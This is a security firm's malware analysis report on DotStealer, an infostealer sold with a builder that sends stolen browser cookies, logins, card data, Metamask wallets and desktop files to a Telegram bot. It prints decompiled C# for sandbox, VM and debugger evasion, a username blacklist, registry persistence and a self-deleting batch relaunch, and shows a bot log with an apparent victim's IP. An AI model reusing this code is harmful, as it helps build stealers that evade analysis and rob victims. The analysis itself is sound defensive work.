infinitum IT
Power of integrated Security

DotStealer

Malware Analysis Report

www.infinitumit.com.tr

infinitumitlabs

CONTENTS

DotStealer and What You Need to Know

What is DotStealer?

DotStealer is a malware camouflaged by a user-friendly interface that poses a serious threat to user privacy and security. This report discusses in detail the technical characteristics of DOT Stealer and the precautions that can be taken against this threat.

DotStealer is disguised with a user-friendly interface. The single-file build tool simplifies the deployment process, while license key persistence ensures continuous operation on compromised machines. In addition, the double boot prevention feature aims to evade monitoring tools by reducing the risk of detection.


When malware detects sandboxes such as virtual machines, it terminates itself, making analysis difficult. It maintains functionality by blocking debugging tools with anti-debugging techniques and minimizes traces with self-deletion.

DotStealer aims to penetrate deeply into the user's digital life. With visual spying, screenshots are taken to monitor the user's activity. Messaging application intercept allows access to data from platforms such as Telegram and Discord. System fingerprinting algorithm provides detailed information about hardware and network configuration. In addition, personal and financial information is obtained through desktop file heists and crypto wallet heists.


Users and organizations should take various precautions against threats such as DotStealer. Multi-layered defense strategies should be employed, strong passwords and multi-factor authentication should be adopted, system updates should be performed regularly, and email attachments and downloaded files should be carefully reviewed. In addition, software downloads should be sourced from trusted sources.

DotStealer is a serious security threat with the potential to compromise personal and financial information. Therefore, users and organizations should increase their security levels by taking conscious and effective measures against this threat.

Infection Chain


Attacker
Phising
System affected by DotStealer
EXE
svchost.exe
BAT
tmp5F53.tmp.bat
EXE
temporallogger.exe
Steal cookies, login data, credit cards
Sends the stolen data to the Telegram server
infinitum IT
Power of integrated Security

DotStealer Overview



DotStealer, in case of any issue contact @shinyenigma

DotStealer

Telegram bot token:

Telegram personal/group chat ID:

Start delay (seconds): 0

Registry key name (empty for random): GlobalIrisService

Output file path:

□ Agressive browser data stealing

□ Agressive telegram data stealing

□ Grab Metamask

□ Grab Desktop Files


□ Melt file

□ Don`t start on VM/sandboxie

□ Run from the start directory

Figure 1- Users panel

DotStealer for sale offers a builder that provides users with a panel for entering Telegram bot tokens and chat IDs. This panel offers options to configure details such as the type of data to steal and where to store the stolen information, including the directory where the stolen data will be stored.




[AR]866498074 - Log.zip
8.5 MB
💠DOTSTEALER💠
💫New log:
IP: 186.23.134.81
Username: attationin
Location: Argentina [AR], Buenos Aires, Buenos Aires
12:30

[AR]866498074 - Metamask Data.zip
12.8 MB
💰attationin`s Metamask wallet report
12:31

[AR]866498074 - DesktopFiles.zip
2.1 KB
🖥attationin`s desktop files
12:31

Figure 2- Telegram bot

Having infected the user's system, DotStealer transmits the stolen data to the specified Telegram bot as shown in the Figure 2.



6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6
Sign in
Sign up


No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? VT Intelligence allows you to search across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

Try out VT Enterprise
Try a new search

Figure 3- VirusTotal info

DotStealer's hash information does not appear in the VirusTotal result. This indicates that the software **has not been scanned by anyone**. For malware, this is usually the case with newly released products.



Scan result:	This file was detected by [12 / 40] engine(s)
File name:	DotStealerBuild.exe
File size:	5832828 bytes
Analysis date:	2024-01-11 | 03:14:31
CRC32:	7d978b55
MD5:	ce68b9065b9faf52adc77c23af91d522
SHA-1:	e7c13940f5abdb90d98d21115ade31199373c7dd
SHA-2:	6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6
SSDEEP:	98304:Etl27OuKr+gvhf2U9Nzm31PMoslkqXf0FvUcwti78OqJ7TPBvc8X6UcA:EwOuK6mn9NzgMoYkSlvUcwti7TQlvcix


Figure 4- Detection Result

On Kleenscan, the malicious build file has a detection rate of 5/40 which is quite low for a stealer. The most used antivirus programs are being bypassed with this stealer. Bypassed cyber security products; Microsoft Defender, Kaspersky, Comodo, Sophos, McAfee, Avira, Bitdefender and more.

DotStealer Technical Analysis

Stage 1


File Name	svchost.exe
MD5	ce68b9065b9faf52adc77c23af91d522
SHA256	6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6
File Type	PE/32



property	value
md5	CE68B9065B9FAF52ADC77C23AF91D522
sha1	E7C13940F5ABDB90D98D21115ADE31199373C7DD
sha256	6B658612174BF6C9A6609AC86C16EC59D134C0736A71B844C3E8A62F268854A6
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	5832828 bytes
entropy	7.493
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
signature	Microsoft .NET
tooling	wait...
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.0
description	svchost
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Tue Oct 11 00:46:02 2089 | UTC
debugger-stamp	Tue Oct 11 00:46:02 2089 | UTC
resources-stamp	0x00000000
import-stamp	0x00000000
exports-stamp	n/a

Figure 5- PEStudio result of DotStealer

This is a 32-bit executable binary file. Compilation information and other detailed information about the file appears in the figure.



This PC › Local Disk (C:) › Users › › AppData › Roaming › UserCash ›

Name	Date modified	Type	Size
[TR]231272450 - DesktopFiles		ZIP File	22,835 KB
cookies_db		File	192 KB
credit_cards_db		File	168 KB
login_data_db		File	56 KB
temporallogger		Application	5,697 KB

Figure 6- The directory where the stolen information is stored

It copies the database files containing the **cookie, credit card, login data** information it receives to the directory it created.


Stage 2



```
private static void Main(string[] args)
{
    try
    {
        string text = File.ReadAllText(Program.<Main>g__AssemblyLocation|0_0());
        string[] array = text.Substring(text.IndexOf("[EOF]") + "[EOF]".Length).Split(new char[]
        {
            '|'
        });
        if (array.Length >= 12)
        {
            config.TelegramToken = Program.Rot13(array[0].ToString());
            config.TelegramChatID = Program.Rot13(array[1].ToString());
            string str = Environment.UserName.ToString() + "UserCash";
            config.InstallPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + str;
            config.InstallPathFixed = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + str;
            config.InstallExeName = "temporallogger.exe";
            try
            {
                config.StartDelay = Convert.ToInt32(Program.Rot13(array[2].ToString()));
            }
            catch (Exception)
            {
```

Figure 7- Copied file


The malware initially hijacks the user's username and creates a directory named **"AdminUserCash"** in the **Appdata\Roaming** path. Within this directory, it copies itself as **"temporallogger.exe"**.



```
{
    config.TelegramToken = Program.Rot13(array[0].ToString());
    config.TelegramChatID = Program.Rot13(array[1].ToString());
    string str = Environment.UserName.ToString() + "UserCash";
    config.InstallPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationD
    config.InstallPathFixed = Environment.GetFolderPath(Environment.SpecialFolder.Applica
    config.InstallExeName = "temporallogger.exe";
    try
    {
        config.StartDelay = Convert.ToInt32(Program.Rot13(array[2].ToString()));
    }
    catch (Exception)
    {
```

```
            Value                                        Type
eturned     "[redacted]Uf3F768a7Sv7o8cO-Rnrc"            string
```

Figure 8- Telegram decrypts token




```
config.TelegramChatID = Program.Rot13(array[1].ToString());
string str = Environment.UserName.ToString() + "UserCash";
config.InstallPath = Environment.GetFolderPath(Environment.SpecialFold
config.InstallPathFixed = Environment.GetFolderPath(Environment.Specia
```

```
Value                    Type
"656504[redacted]"       string
```

Figure 9- Telegram decrypts chatID


Telegram Token and ChatID are encrypted using an encryption method called **Rot13** and then decrypted.



```
// Token: 0x0600014C RID: 332 RVA: 0x00007068 File Offset: 0x00005268
public static void runAntiAnalysis()
{
    if (!config.PreventStartOnVirtualMachine || (!persistence.inSandboxie() && !persistence.inVirtualBox() && !persistence.inDebugger()))
    {
        return;
    }
    Environment.Exit(2);
}
```

Figure 10- Anti Analysis technique


The malware performs a check to detect its presence in virtual and debugger environments. This allows the malware to take self-detection and analysis measures by determining if the environment in which it is running belongs to a virtual machine or if a debugger tool is being used.



```
string machineName = Environment.MachineName;
string userName = Environment.UserName;
array = new string[]
{
    "WDAGUtilityAccount",
    "Abby",
    "hmarc",
    "patex",
    "RDhJ0CNFevzX",
    "kEecfMwgj",
    "Frank",
    "8Nl0ColNQ5bq",
    "Lisa",
    "John",
    "george",
```

Figure 11- Machine name and username control

The malware performs two separate **blacklist checks for machine name and username**. If there is a matching machine name or username, it terminates the program.




```
// Token: 0x0600010F RID: 271 RVA: 0x00002FA4 File Offset: 0x000011A4
[SecuritySafeCritical]
public RegistryKey OpenSubKey(string name, bool writable)
{
    RegistryKey.ValidateKeyName(name);
    this.EnsureNotDisposed();
    name = RegistryKey.FixupName(name);
    this.CheckPermission(RegistryKey.RegistryInternalCheck.CheckOpenSubKeyWithWritablePermission, name, writable, RegistryKeyPermissionCheck.Default);
    SafeRegistryHandle safeRegistryHandle = null;
    int num = Win32Native.RegOpenKeyEx(this.hkey, name, 0, RegistryKey.GetRegistryKeyAccess(writable) | (int)this.regView, out safeRegistryHandle);
    if (num == 0 && !safeRegistryHandle.IsInvalid)
    {
        return new RegistryKey(safeRegistryHandle, writable, false, this.remoteKey, false, this.regView)
        {
            checkMode = this.GetSubKeyPermissonCheck(writable),
            keyName = this.keyName + "\\" + name
        };
    }
    if (num == 5 || num == 1346)
    {
```

Locals

Name	Value	Type
Microsoft.Win32.RegistryKey.GetRegistryKeyAccess returned	0x00020019	int
Microsoft.Win32.Win32Native.RegOpenKeyEx returned	0x00000002	int
this	{HKEY_CURRENT_USER}	Microsoft.Win32.RegistryKey
name	@"Software\GlobalIrisService"	string
writable	false	bool
safeRegistryHandle	{Microsoft.Win32.SafeHandles.SafeRegistryHandle}	Microsoft.Win32.SafeHandles.Safe...
num	0x00000002	int

Figure 12- Registry operation


DotStealer creates a key named **SOFTWARE\GlobalIrisService** in the **HKEY_CURRENT_USER** registry to obtain the necessary system permissions and ensure persistence.



```
}
string text = Path.GetTempFileName() + ".bat";
string str = Process.GetCurrentProcess().Id.ToString();
using (StreamWriter streamWriter = File.AppendText(text))
{
    streamWriter.WriteLine(":l");
    streamWriter.WriteLine("Tasklist /fi \"PID eq " + str + "\" | find \":\"");
    streamWriter.WriteLine("if Errorlevel 1 (");
    streamWriter.WriteLine(" Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(" Goto l");
    streamWriter.WriteLine(")");
    if (config.MeltFile)
    {
        streamWriter.WriteLine("Del \"" + new FileInfo(new Uri(Assembly.GetExecutingAssembly().CodeBase).LocalPath).Name + "\"");
    }
    streamWriter.WriteLine("Cd \"" + config.InstallPath + "\"");
    streamWriter.WriteLine("Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(string.Concat(new string[]
    {
        "Start \"\" \"",
        config.InstallPath,
        "\\",
        config.InstallExeName,
        "\""
    }));
}
Process.Start(new ProcessStartInfo
{
    Arguments = "/C " + text + " & Del " + text,
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    FileName = "cmd.exe"
});
Environment.Exit(1);
